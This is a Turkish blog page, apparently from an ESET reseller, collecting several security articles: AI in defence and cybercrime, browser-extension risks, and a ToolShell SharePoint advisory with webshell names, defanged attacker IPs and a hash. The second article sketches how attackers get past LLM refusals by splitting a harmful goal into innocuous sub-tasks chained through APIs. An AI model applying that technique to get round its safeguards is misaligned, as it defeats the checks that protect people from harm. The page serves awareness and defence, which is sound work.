Yapay zekâ, kimlik avı girişimlerine işaret edebilecek anomalileri tespit etmek için önceki e-posta iletişimlerinden öğrenebilir. E-posta başlıklarını, içeriğini ve gönderen davranışını analiz ederek, AI şüpheli e-postaları belirleyebilir ve gelen kutusuna ulaşmadan önce işaretleyebilir. Günümüzde yapay zekâ, mesajların arkasındaki bağlamı ve amacı bile anlayabiliyor ve sosyal mühendislik taktiklerini kullanan karmaşık kimlik avı girişimlerinin tespitini geliştiriyor.
**ESET’in yapay zekâ yolculuğu**
ESET sizi güvende tutmak için yapay zekâdan nasıl yararlanıyor? İlerlememizi görmek için zaman çizelgesine bir göz atın.

| **Büyük icatların bile bir sınırı vardır** Yapay zekâ bir siber güvenlik güç merkezidir ancak bu hiçbir güvenlik açığı olmadığı anlamına gelmez. Düşmanca saldırılar kullanan kurnaz bilgisayar korsanları tarafından kandırılabilir ve etkinliği büyük ölçüde beslendiği verilerin kalitesine bağlıdır. Veriler önyargılıysa yapay zekâ gerçek tehditleri gözden kaçırabilir veya yanlış alarmlar verebilir. Ayrıca yapay zekânın keskin kalması için çok fazla bilgi işlem gücüne ve uzman bakımına ihtiyacı vardır, bu da küçük işletmeler için zor bir istek olabilir. Dolayısıyla yapay zekâ harika bir müttefik olsa da dijital kalenizi güvende tutmak için insan sezgisi ve iyi, eski moda güvenlik uygulamalarıyla eşleştirilmesi en iyisidir. |
|---|
## Yapay zekânın karanlık yüzü: Gelişmiş siber suçlar
Elbette yapay zekânın sunduğu olanakların farkında olanlar yalnızca siber güvenlik uzmanları değil. Yapay zekâ hem iyi hem de kötü adamlara yardım eden bir tür çift taraflı ajan haline geldi. Peki siber suçlular kötü niyetli hedeflerine ulaşmak için yapay zekâyı nasıl kullanıyor?
- **Kötü amaçlı yazılım oluşturma**: Örneğin, “karanlık LLM’ler” biçimindeki üretken yapay zekâ, kötü amaçlı yazılım yazmak için kullanılabilir. Yapay zekâ tarafından üretilen bu kötü amaçlı yazılımlar mevcut savunmalardan öğrenebilir ve onları atlatmak için adapte olabilir, bu da onları oldukça etkili ve karşı konulması zor hale getirir. Aynı zamanda bu araçlar siber suçlara yeni başlayanlar için rampa görevi görebilir ve yapay zekânın kodlamaya yardımcı olması sayesinde artan bir tempoyla saldırılar gerçekleştirmelerine yardımcı olabilir.
- **Kimlik avı saldırılarının iyileştirilmesi**: Yapay zekâ kimlik avı e-postalarının kalitesini ve güvenilirliğini artırarak onları daha ikna edici ve tespit edilmesi daha zor hale getirebilir. Yapay zekâ algoritmaları, hedefin çevrimiçi davranışlarını analiz ederek ve aldatma olasılığı daha yüksek mesajlar oluşturarak kimlik avı girişimlerini kişiselleştirebilir. Benzer şekilde, deepfake fotoğraflar veya videolar içeren dezenformasyon kampanyaları da suçlular için artık çok daha kolay.
- **Saldırıları otomatikleştirme**: Yapay zekâ, güvenlik açıklarını belirleme ve bunlardan yararlanma sürecini kolaylaştırabilir. Yapay zekâ tarafından desteklenen otomatik araçlar, zayıflıkları sürekli olarak tarayabilir ve büyük ölçekte saldırılar başlatarak siber saldırıların verimliliğini ve sıklığını artırabilir.
## Yapay zekâ ve insan uzmanlığından yararlanma:
Tehdit aktörleri yapay zekâyı kullanmak için daha ayrıntılı yollar bulabilir – örneğin, kurban seçimini iyileştirmek veya doğru bir şekilde tespit edilmekten ve tutuklanmaktan kaçınmak için diğer tehdit aktörlerinin tipik kampanyalarını taklit etmek. Ayrıca gelişmeye ve kullanımı devam edecek. Bu nedenle önleme her zamankinden daha kritiktir. Düzenli eğitim, güncellenmiş güvenlik önlemleri ve siber suçların şirketinize zarar vermesini önlemek için [yapay zekâdan yararlanan güvenilir güvenlik yazılımlarının](https://www.eset.com/tr/business/small-and-medium/)kullanılması, bu çağda sağlıklı bir siber güvenlik duruşu sağlamak için çok önemlidir.
BT yöneticileri için koruma ortamında gezinmek, insan zekâsı ve yapay zekâ arasında bir sinerji gerektirir. Yapay zekâ, insan gözünün kaçırabileceği kalıpları ve anormallikleri tanımlamaya yardımcı olabilir ancak bu bulguları yorumlayan ve uygun eylemi gerçekleştiren BT uzmanlarıdır. **Kuruluşlar, yapay zekânın güçlü yönlerini ve BT uzmanlarının uzmanlığını birleştirerek siber suçluların önüne geçebilir**.
| **Yapay zekâyı 25 yılı aşkın süredir kullanıyoruz** Temel çok katmanlı teknolojimiz ESET LiveSense®, kurum içinde geliştirilen çeşitli savunma katmanlarını ve uzman gözetimini artırmak için yapay zekâyı entegre eder. ESET LiveGuard, özel bir bulut sanal alanı ve yapay zekâ destekli algılama ile sıfırıncı gün tehditlerine ve fidye yazılımlarına karşı koruma sağlar. ESET Inspect, yapay zekâyı XDR modülümüze entegre ederek olay oluşturmayı otomatikleştirir ve daha iyi savunma için göstergeleri ilişkilendirir. |
|---|
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** AI, Kurumsal Güvenlik, Siber Güvenlik
---
### [Süper akıllı yapay zekâ yakın zamanda bize saldıracak mı?](https://antivirus.com.tr/super-akilli-yapay-zeka-yakin-zamanda-bize-saldiracak-mi/)
**Published:** Nisan 29, 2025
**Author:** ESET
**Excerpt:** Günümüzde hangi pratik yapay zekâ saldırıları mevcut? Cevap "sıfırdan fazladır" ve giderek daha da iyi hâle geliyorlar.
**Content:**
Günümüzde hangi pratik yapay zekâ saldırıları mevcut? Cevap “sıfırdan fazladır” ve giderek daha da iyi hâle geliyorlar.
LLM teknolojisinin kontrolden çıkması, iyi ve kötü arasındaki gri bir alanda dolaştıktan sonra iyi ve sağlam teknolojinin kötü amaçlar için yeniden kullanılabileceği teknolojik paradoksu somutlaştırarak masum hedeflere yöneltilmesi kaçınılmazdı. İşte bunu nasıl yapıyorlar.
Manşetlere konu olan LLM modellerinin çoğu, kötü şeyler yapmaya karşı “ahlaki engellere” sahiptir; bu, Hipokrat Yemini’nin “Önce zarar verme” şeklindeki dijital eş değeridir. Örneğin bunlardan birine bir silahın nasıl yapılacağını sorarsanız size büyük zararlar vermenizi sağlayabilecek son derece doğru yanıtlar vermekten kaçınmaları için ön işleme rehberliği verilmiştir.
Bir silahın nasıl yapılacağını doğrudan soramasanız da araçların bir kombinasyonunu kullanarak nasıl daha iyi sorular soracağınızı öğrenebilir ve yine de cevaba ulaşabilirsiniz.
Bunu yapmanın bir yolu da API sorguları aracılığıyla programatik olarak gerçekleştirmektir. Yakın zamanda yayımlanan bazı projeler, bir LLM’nin arka uç API’sini sunucularda kök erişimi elde etme hedefine odaklamaktadır. Bir diğeri de daha sonra saldırmak için fırsat hedeflerini daha akıllıca bulmak için ChatGPT arka ucundan yararlanıyor.
Yapay zekâ özellikli araçları, gerçek hedef sunucuyu tespit etmek için gizlenmiş IP’leri (bunlardan birkaç tane var) aşmak gibi diğer sorunları çözmek için tasarlanmış diğer araçlarla birlikte bir araya getirmek, özellikle daha otomatik hâle geldikçe güçlü olabilir.
Dijital dünyada bu taktikler, [güvenlik açıklarını tespit eden ](https://googleprojectzero.blogspot.com/2024/10/from-naptime-to-big-sleep.html)ve ardından potansiyel istismarlara karşı yineleyen karma araçlar oluşturmak için kullanılabilir ve kurucu LLM modellerinin bundan haberi olmaz.
Bu, bir tür “temiz oda tasarımına” benzemektedir; burada bir LLM’den, bir saldırgan tarafından tanımlanan daha büyük bir görevin daha küçük bir bileşenini çözmesi istenir ve ardından bir karışım, silahı oluşturan nihai takımyıldızı oluşturur.
Yasal olarak, çeşitli gruplar bu kötü hileleri yavaşlatacak etkili engeller koymaya ya da bir ölçüde suç ortağı olan LLM’ler için cezalar uygulamaya çalışıyor. Ancak suçun belirli kesirli değerlerini tayin etmek zordur. Özellikle de yasal ispat yüküne göre suçu uygun miktarlarda bölmek zor bir iş olacaktır.
## Taze toprak sürme
Yapay zekâ modelleri aynı zamanda mevcut yazılım depolarındaki milyarlarca satır kodu araştırarak güvensiz kod kalıplarını bulabilir ve daha sonra dünya çapında güvenlik açığı bulunan yazılımları çalıştıran cihazlara karşı kullanabilecekleri dijital silahlar geliştirebilir. Bu şekilde, ele geçirilmesi muhtemel hedefler olarak yeni bir yığın elde edilebilir ve sıfırıncı gün saldırıları başlatmak isteyenler için bir destek sağlanabilir.
Ulus devletlerin bu tür çabaları artırdığını hayal etmek kolaydır; şimdi ve gelecekte yazılım kusurlarının yapay zekâ kullanılarak öngörülü silahlandırılması. Bu durum savunucuları “arka plana” itecek ve biraz distopik görünen bir tür dijital savunma yapay zekâ tırmanışına neden olacaktır. Savunmacılar kendi yapay zekâ destekli savunmalarını mavi takım için ya da sadece saldırıya uğramamak için geliştirecekler. Umarız savunmacılar buna hazırdır.
Günümüzün serbestçe kullanılabilen yapay zekâ modelleri bile insan muhakemesini taklit eden bir düşünce zinciri tarzında (en azından daha berrak anlarımızda) akılsızca düşünerek ter dökmeden problemler üzerinde “muhakeme” yapabilmektedir. Kabul etmek gerekir ki bu teknoloji yakın bir zamanda kendiliğinden bilinçli bir suç ortağına dönüşmeyecektir ancak internetten yığınla veri topladığına göre ne yaptığını “bildiğini” ve sırlarını açığa vurması için kandırılabileceğini iddia edebilirsiniz.
Aynı zamanda daha azıyla daha fazlasını yapmaya devam edecek, muhtemelen aşırı el tutmadan vazgeçecek, ahlaki prangalardan sıyrılanların ağırlıklarının çok üzerinde yumruk atmalarına yardımcı olacak ve becerikli aktörlerin benzeri görülmemiş ölçekte faaliyet göstermelerini sağlayacaktır. Görünüşe göre gelecek şeylerin bazı erken habercileri [kırmızı ekip tatbikatlarının ](https://arxiv.org/abs/2501.16466)bir parçası olarak zaten tam olarak sergilenmiş ve hatta [tespit edilmiştir](https://www.darkreading.com/threat-intelligence/autonomous-genai-attacker-platform-chat).
Kesin olan bir şey var: İstihbarat destekli saldırıların hızı artacak. İstismar edilebilir bir CVE yayımlandığında ya da yeni bir teknik ortaya çıktığında hızlı düşünmeniz gerekecek. Umarım buna hazırsınızdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Yapay Zekâ
---
### [Tarayıcı uzantıları riskleri ve bunlardan nasıl kaçınılacağı](https://antivirus.com.tr/tarayici-uzantilari-riskleri-ve-bunlardan-nasil-kacinilacagi/)
**Published:** Temmuz 30, 2025
**Author:** ESET
**Excerpt:** Tüm tarayıcı uzantıları kullanışlı yardımcılar değildir - bazıları beklediğinizden çok daha fazlasını içerebilir
**Content:**
*Tüm tarayıcı uzantıları kullanışlı yardımcılar değildir – bazıları beklediğinizden çok daha fazlasını içerebilir*
Web tarayıcısı olmasaydı ne yapardık? Çoğumuz için bu, dijital dünyaya açılan kapımız. Ancak tarayıcılar günümüzde o kadar tanıdık bir araç ki onları özgür bırakma tehlikesiyle karşı karşıyayız.
Aslında verilerimizi çalmak, bizi kötü amaçlı sitelere göndermek ve ekranımızı pop-up’larla doldurmak için tasarlanmış meşru reklam engelleyiciler, yapay zekâ asistanları ve hatta güvenlik araçları gibi görünen çok sayıda sahte uzantı var. Örneğin, bu yılın başlarında, düzinelerce uzantıyı etkilemiş ve yaklaşık üç milyon kullanıcıyı tehlikeye atmış olabilecek [kötü niyetli bir kampanya ortaya çıkarıldı](https://www.infosecurity-magazine.com/news/chrome-browser-extensions-hijacked/).
Bir dahaki sefere bir web tarayıcı uzantısı indirmeyi düşündüğünüzde aşağıdaki riskleri göz önünde bulundurun.
## Tarayıcı uzantıları neden önemlidir?
Tarayıcı uzantıları tehdit aktörleri için giderek daha popüler bir araç hâline geliyor. Saldırganların çok sayıda hassas bilgiye erişimini sağlayan bu uzantılara, özellikle de resmî kaynaklardan indirilmişlerse insanlar genellikle güvenmektedir. Ayrıca uzantılar para kazanma ve kötü niyetli faaliyetler için birden fazla yol sağlar. Ve genellikle saldırılara daha iyi bir başarı şansı verir, güvenlik ekiplerinin ve araçlarının radarlarının altında kalabilecekleri kurumsal ortamlarda da bir tehdit oluşturur.
Ancak bir uzantıyı yükleyip izinlerini vererek farkında olmadan kötü niyetli kişilerin en hassas verilerinize (tarama geçmişinden kayıtlı oturum açma bilgilerine ve oturum çerezlerine kadar her şeye) erişmesine olanak sağlamış olabilirsiniz; bu da hesaplarınızı ele geçirmek için kötüye kullanılabilir.
## Tarayıcılar kötüye gittiğinde
[2023 ](https://www.darkreading.com/cloud-security/more-than-half-of-browser-extensions-pose-security-risks) yılında kurumsal ortamlarda kullanılan 300.000 tarayıcı uzantısı ve üçüncü taraf OAuth uygulaması üzerinde yapılan bir risk değerlendirmesi, bunların yarısının (%51) yüksek riskli olduğunu ve potansiyel olarak “kapsamlı hasara” neden olabileceğini ortaya koydu.
Peki nasıl oluyor da bilgisayarınıza girebiliyorlar? Kötü amaçlı yazılımlar, reklam engelleyici, PDF dönüştürücü ve hatta güvenlik geliştirmeleri gibi meşru görünümlü tarayıcı uzantılarına gizlenmiş olabilir. Farkında olmayan kullanıcıların indirmesi için paketlenip tarayıcı mağazalarına yerleştirilebilir, diğer yazılımlarla birlikte paketlenebilir, aldatıcı bağlantılar aracılığıyla paylaşılabilir veya bilgisayar korsanlarının hedef almak için kullanıcıların “yandan yükleme” yapmasına güvendiği resmî web mağazanızın dışındaki platformlara yüklenebilir.
Yan yükleme özellikle tehlikelidir. Çünkü üçüncü taraf mağazalar, resmî pazar yerlerinin sahip olduğu türden güvenlik incelemelerine ve diğer kontrollere sahip değildir. Bu da yasalmış gibi görünen zararlı eklentilere yer verme olasılıklarının daha yüksek olduğu anlamına geliyor.
Alternatif olarak, tehdit aktörleri yasal bir uzantıyı ele geçirebilir veya tüm kullanıcı tabanına kötü amaçlı güncellemeler göndermek için kullanabilir. Bazen uzantılar yasal görünebilir ancak etkinleştirildiğinde kötü amaçlı özelliklere sahip yeni yükler [yüklemek üzere programlanır](https://palant.info/2023/05/16/malicious-code-in-pdf-toolbox-extension/).

*Chrome tarayıcı uzantısı gibi görünen Rilide Stealer (kaynak: [ESET Tehdit Raporu H1 2024](https://antivirus.com.tr/eset-tehdit-raporu-h1-2024/))*
### Kötü amaçlı tarayıcı uzantıları ne yapabilir?
Kötü niyetli eylemler çok çeşitlidir ve şunları içerir:
- Kullanıcı adları ve parolalar, tarama geçmişi, oturum çerezleri (parolaya ihtiyaç duymadan hesaplarınıza erişmek için kullanılabilir) ve finansal bilgiler dâhil olmak üzere **veri çalmak**. Bu bilgiler panonuzdan, tarayıcınızdan veya siz yazarken keylogging yoluyla elde edilebilir. Nihai amaç genellikle bu verileri dark web’de satmak ya da doğrudan hesapları ele geçirmek ve kimlik dolandırıcılığı yapmak için kullanmaktır.
- **Sizi** bilgi hırsızları ve bankacılık Truva atları dâhil olmak üzere kötü amaçlı yazılım barındırabilecek **kötü amaçlı veya riskli web sitelerine yönlendirmek**. Diğer siteler meşru bir marka gibi görünmek için sahte olabilir ancak aslında kişisel ve finansal bilgilerinizi ve/veya oturum açma bilgilerinizi toplamak için tasarlanmıştır.
- Tarama deneyiminize **istenmeyen reklamlar ve olası kötü amaçlı yazılımlar enjekte etmek**. Reklamlar tehdit aktörleri tarafından paraya dönüştürülebilirken kötü amaçlı yazılımlar kimlik bilgilerini çalmak veya kimlik dolandırıcılığı için diğer kazançlı kişisel verileri toplamak üzere tasarlanmış olabilir.
- Gelecekte herhangi bir zamanda makinenize erişebilmeleri için **tarayıcınıza arka kapı oluşturmak.**
- Bilginiz dışında **kripto para madenciliği** yapmak, makinenizi yavaşlatabilecek ve hatta tamamen yıpratabilecek bir şeydir.
## Tarayıcı uzantıları risklerine karşı güvende kalmak
Bu riskleri azaltmak için yeni bir uzantı arayışında olduğunuzda her zaman dikkatli olmanız önerilir. Her şeyden önce, yasal web mağazalarına bağlı kalın ve yeni bir eklentiyi yakından inceleyin. Bu, geliştiricinin kimlik bilgilerini kontrol etmeyi, ürün hakkındaki yorumları okumayı ve geçmişte herhangi bir şüpheli veya kötü niyetli davranışla bağlantılı olup olmadığını görmek için ayrı ayrı arama yapmayı içerebilir.
İzinlerine de yakından bakın. Ürün için gerekli olanın ötesine geçen herhangi bir talepte bulunursa bu bir kırmızı bayrak olmalıdır. Örneğin mobil uygulamalarda olduğu gibi, pek çok uzantının parolalarınıza veya tarama verilerinize [erişmesi gerekmemelidir](https://antivirus.com.tr/kisisel-veri-dolandiricilari-dark-webde-dolasan-bilgilerinizin-pesinde/).
### Kendinizi güvende tutmak için ek ipuçları şunlardır:
- Tarayıcınızı her zaman en son ve daha güvenli sürümde olacak şekilde güncel tutun. Bu, potansiyel kötü amaçlı yazılımlara karşı daha iyi korunacağı anlamına gelir.
- Tüm çevrimiçi hesaplarınızda çok faktörlü kimlik doğrulamayı açın. Bu, kötü amaçlı bir tarayıcı uzantısı parolanızı çalsa bile sizi güvende tutmak için uzun bir yol kat edecektir.
- Web’de gezinme deneyiminizi genel olarak daha güvenli hâle getirmek için bazı güvenlik sağlayıcıları tarafından diğer güvenlik artırıcı özelliklerle birlikte sunulan güvenli [tarayıcı modunu ](https://www.eset.com/tr/home/protection-plans/)kullanmayı düşünün. Bu mod, özellikle tarayıcınızda finansal ve kripto işlemleri gerçekleştirirken kullanışlıdır.
- Bazı yaygın web tarayıcılarındaki Geliştirilmiş Güvenli Tarama da kötü amaçlı sitelerden uzak durmanıza yardımcı olabilir.
- Daha da önemlisi, saygın bir satıcının güvenlik yazılımını kullanın ve bilgisayarınızda çalışan şüpheli herhangi bir şeyi kontrol etmek için periyodik taramalar yapın. Bu, [üçüncü taraf sitelerden kötü amaçlı yazılım indirmenizi ](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/)veya bir kimlik avı sitesine yönlendirilmenizi önleme yolunda uzun bir yol kat edecektir.
Ne kadar küçük olursa olsun, yüklediğimiz her yazılım parçası bir güven unsuruyla birlikte gelir; aslında bu güven, doğrudan internete açılan kapınızda çalıştıkları için tarayıcı uzantılarında özellikle önemli olabilir. Bir uzantının potansiyel riske karşı sağladığı değer veya kolaylık hakkında dikkatlice düşünün. Nihayetinde amaç, dijital alanınıza girmesine izin verdiğiniz eklentiler hakkında bilinçli seçimler yapmaktır. Tarayıcı uzantılarınızı ve aslında diğer tüm yazılımları güvenilir sağlayıcılardan temin ettiğinizden emin olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Fidye Yazılımı, Siber Güvenlik
---
### [ToolShell: Tehdit aktörleri için açık büfe](https://antivirus.com.tr/toolshell-tehdit-aktorleri-icin-acik-bufe/)
**Published:** Temmuz 30, 2025
**Author:** ESET
**Excerpt:** ESET Research, yakın zamanda keşfedilen ToolShell sıfırıncı gün güvenlik açıklarını içeren saldırıları izliyor
**Content:**
*ESET Research, yakın zamanda keşfedilen ToolShell sıfırıncı gün güvenlik açıklarını içeren saldırıları izliyor*
19 Temmuz 2025 tarihinde Microsoft, SharePoint Server’da ToolShell adı verilen bir dizi sıfırıncı gün güvenlik açığından yararlanıldığını [doğruladı](https://msrc.microsoft.com/blog/2025/07/customer-guidance-for-sharepoint-vulnerability-cve-2025-53770/). ToolShell, bir uzaktan kod yürütme güvenlik açığı olan [CVE-2025-53770 ](https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-53770)ve bir sunucu sahteciliği güvenlik açığı olan [CVE-2025-53771](https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-53771)‘den oluşmaktadır. Bu saldırılar, özellikle SharePoint Abonelik Sürümü, SharePoint 2019 veya SharePoint 2016 çalıştıran şirket içi Microsoft SharePoint sunucularını hedef almaktadır. Microsoft 365’teki SharePoint Online etkilenmemektedir. Bu güvenlik açıklarından faydalanmak, tehdit aktörlerinin kısıtlı sistemlere giriş yapmasını ve hassas bilgileri çalmasını sağlar.
17 Temmuz’dan itibaren ToolShell, küçük siber suçlulardan ulus devlet APT gruplarına kadar her türlü tehdit aktörü tarafından yaygın bir şekilde istismar edilmiştir. SharePoint, Office, Teams, OneDrive ve Outlook gibi diğer Microsoft hizmetleriyle entegre olduğundan bu güvenlik açığı saldırganlara etkilenen ağ genelinde şaşırtıcı düzeyde erişim sağlayabilir.
Saldırının bir parçası olarak, tehdit aktörleri genellikle dört güvenlik açığını bir araya getirmektedir: Daha önce yamalanmış olan [CVE-2025-49704 ](https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-49704)ve [CVE-2025-49706 ](https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-49706)ile daha önce bahsedilen CVE-2025-53770 ve CVE-2025-53771. [22 Temmuz ](https://www.microsoft.com/en-us/security/blog/2025/07/22/disrupting-active-exploitation-of-on-premises-sharepoint-vulnerabilities/)itibariyle CVE-2025-53770 ve CVE-2025-53771 de yamalanmıştır.
## **Webshell yükleri**
ToolShell’den faydalanmak saldırganların çok faktörlü kimlik doğrulamayı (MFA) ve çoklu oturum açmayı (SSO) atlamasına olanak tanır. Hedeflenen sunucuya girdikten sonra, saldırganların ele geçirilen sistemden bilgi almak için kötü amaçlı web kabukları kullandıkları görülmüştür. Bu amaçla sıklıkla kullanılan komut dosyalarından biri, MSIL/Webshell.JS olarak izlediğimiz spinstall0.aspx adlı komut dosyasıdır.
Ayrıca 22 Temmuz 2025’te saldırganların cmd.exe aracılığıyla saldırgan tarafından sağlanan komutları çalıştırabilen başka basit ASP web kabukları dağıtmaya çalıştıklarını gözlemledik. Bu web kabukları şu dosya adları kullanılarak dağıtıldı: ghostfile346.aspx, ghostfile399.aspx, ghostfile807.aspx, ghostfile972.aspx ve ghostfile913.aspx.
ESET ürünleri ilk olarak 17 Temmuz’da Almanya’da yürütme zincirinin bir parçası olan Sharepoint/Exploit.CVE-2025-49704 güvenlik açığından yararlanma girişimini tespit etti. Ancak bu girişim engellendiği için nihai webshell yükü hedeflenen sisteme teslim edilmemiştir. Yükün kendisini ilk kez 18 Temmuz’da İtalya’daki bir sunucuda kaydettik. **Şekil 1** ‘de görüldüğü gibi, o zamandan beri tüm dünyada aktif ToolShell istismarı gözlemledik ve telemetri verilerimize göre ABD (saldırıların %13,3’ü) en çok hedeflenen ülke oldu.
Şekil 1 ToolShell saldırılarının 17 Temmuz 2025 22 Temmuz 2025 tarihleri arasındaki coğrafi dağılımı
## **Saldırı izleme**
ToolShell saldırılarını 17 Temmuz’dan 22 Temmuz’a kadar izlediğimizde saldırıların **Tablo 1** ‘de gösterilen IP adreslerinden geldiğini gördük (tüm zamanlar UTC’dedir).
Tablo 1 . Saldırgan IP adresleri
| **IP address** | **Attack start date** | **Attack end date** |
|---|---|---|
| 96.9.125\[.\]147 | 2025-07-17 09:00 | 2025-07-17 16:00 |
| 107.191.58\[.\]76 | 2025-07-18 14:00 | 2025-07-18 20:00 |
| 104.238.159\[.\]149 | 2025-07-19 04:00 | 2025-07-19 09:00 |
| 139.59.11\[.\]66 | 2025-07-21 11:00 | 2025-07-21 16:00 |
| 154.223.19\[.\]106 | 2025-07-21 13:00 | 2025-07-22 18:00 |
| 103.151.172\[.\]92 | 2025-07-21 14:00 | 2025-07-21 16:00 |
| 45.191.66\[.\]77 | 2025-07-21 14:00 | 2025-07-22 07:00 |
| 83.136.182\[.\]237 | 2025-07-21 14:00 | 2025-07-21 16:00 |
| 162.248.74\[.\]92 | 2025-07-21 14:00 | 2025-07-21 17:00 |
| 38.54.106\[.\]11 | 2025-07-21 15:00 | 2025-07-21 15:00 |
| 206.166.251\[.\]228 | 2025-07-21 16:00 | 2025-07-22 16:00 |
| 45.77.155\[.\]170 | 2025-07-21 16:00 | 2025-07-21 19:00 |
| 64.176.50\[.\]109 | 2025-07-21 17:00 | 2025-07-22 17:00 |
| 149.28.17\[.\]188 | 2025-07-22 03:00 | 2025-07-22 03:00 |
| 173.239.247\[.\]32 | 2025-07-22 05:00 | 2025-07-22 05:00 |
| 109.105.193\[.\]76 | 2025-07-22 05:00 | 2025-07-22 16:00 |
| 2.56.190\[.\]139 | 2025-07-22 06:00 | 2025-07-22 07:00 |
| 141.164.60\[.\]10 | 2025-07-22 07:00 | 2025-07-22 18:00 |
| 124.56.42\[.\]75 | 2025-07-22 13:00 | 2025-07-22 18:00 |
Şekil 2 en aktif üç IP adresinden gelen saldırıların zaman çizelgesini göstermektedir. Şekil 2 Saat başına görülen en aktif IP adreslerinden gelen saldırılar sıfır değerleri gösterilmemiştir
Endişe verici bir şekilde Microsoft, Çin’e bağlı birkaç tehdit aktörünün istismar girişimlerine katıldığını [bildirdi](https://www.microsoft.com/en-us/security/blog/2025/07/22/disrupting-active-exploitation-of-on-premises-sharepoint-vulnerabilities/). Bizim tarafımızdan, ToolShell aracılığıyla hedeflenen Vietnam’daki bir makinede LuckyMouse – çoğunlukla hükümetleri, telekomünikasyon şirketlerini ve uluslararası kuruluşları hedef alan bir siber casusluk grubu – ile ilişkili bir arka kapı tespit ettik. Bu aşamada, sistemin daha önce tehlikeye atılıp atılmadığı ya da arka kapının mevcut saldırı sırasında mı eklendiği belirsizliğini korumaktadır.
Bununla birlikte, Çin’e bağlı APT grupları bu istismar zincirini cephaneliklerine ekleme fırsatını kesinlikle değerlendirdi: telemetrimize göre, ToolShell saldırılarının kurbanları arasında bu grupların uzun süredir hedefinde olan birkaç yüksek değerli devlet kuruluşu da bulunuyor.
Artık bıçak kemiğe dayandığından daha pek çok fırsatçı saldırganın yamalanmamış sistemlerden faydalanmasını bekliyoruz. İstismar girişimleri devam ediyor ve kesinlikle devam edecek. Bu nedenle, SharePoint Server kullanıyorsanız aşağıdakileri yapmanız önerilir (Microsoft’un [kılavuzuna ](https://msrc.microsoft.com/blog/2025/07/customer-guidance-for-sharepoint-vulnerability-cve-2025-53770/)göre):
- Yalnızca desteklenen sürümleri kullanın,
- En son güvenlik güncellemelerini uygulayın,
- Antimalware Tarama Arayüzünün açık olduğundan ve uygun bir siber güvenlik çözümü ile doğru şekilde yapılandırıldığından emin olun ve
- SharePoint Server ASP.NET makine anahtarlarını döndürün.
## **IoC’ler**
Kapsamlı bir uzlaşma göstergeleri listesi (IoC’ler) ve örnekler [GitHub depomuzda ](https://github.com/eset/malware-ioc/tree/master/toolshell)bulunabilir.
### **Files**
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| F5B60A8EAD96703080E7 3A1F79C3E70FF44DF271 | spinstall0.aspx | MSIL/Webshell.JS | Webshell deployed via SharePoint vulnerabilities |
### **Network**
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| 96.9.125\[.\]147 | N/A | BL Networks | 2025-07-17 | IP address exploiting SharePoint vulnerabilities. |
| 107.191.58\[.\]76 | N/A | The Constant Company, LLC | 2025-07-18 | IP address exploiting SharePoint vulnerabilities. |
| 104.238.159\[.\]149 | N/A | The Constant Company, LLC | 2025-07-19 | IP address exploiting SharePoint vulnerabilities. |
| 139.59.11\[.\]66 | N/A | DigitalOcean, LLC | 2025-07-21 | IP address exploiting SharePoint vulnerabilities. |
| 154.223.19\[.\]106 | N/A | Kaopu Cloud HK Limited | 2025-07-21 | IP address exploiting SharePoint vulnerabilities. |
| 103.151.172\[.\]92 | N/A | IKUUU NETWORK LTD | 2025-07-21 | IP address exploiting SharePoint vulnerabilities. |
| 45.191.66\[.\]77 | N/A | VIACLIP INTERNET E TELECOMUNICAÇÕES LTDA | 2025-07-21 | IP address exploiting SharePoint vulnerabilities. |
| 83.136.182\[.\]237 | N/A | Alina Gatsaniuk | 2025-07-21 | IP address exploiting SharePoint vulnerabilities. |
| 162.248.74\[.\]92 | N/A | xTom GmbH | 2025-07-21 | IP address exploiting SharePoint vulnerabilities. |
| 38.54.106\[.\]11 | N/A | Kaopu Cloud HK Limited | 2025-07-21 | IP address exploiting SharePoint vulnerabilities. |
| 206.166.251\[.\]228 | N/A | BL Networks | 2025-07-21 | IP address exploiting SharePoint vulnerabilities. |
| 45.77.155\[.\]170 | N/A | Vultr Holdings, LLC | 2025-07-21 | IP address exploiting SharePoint vulnerabilities. |
| 64.176.50\[.\]109 | N/A | The Constant Company, LLC | 2025-07-21 | IP address exploiting SharePoint vulnerabilities. |
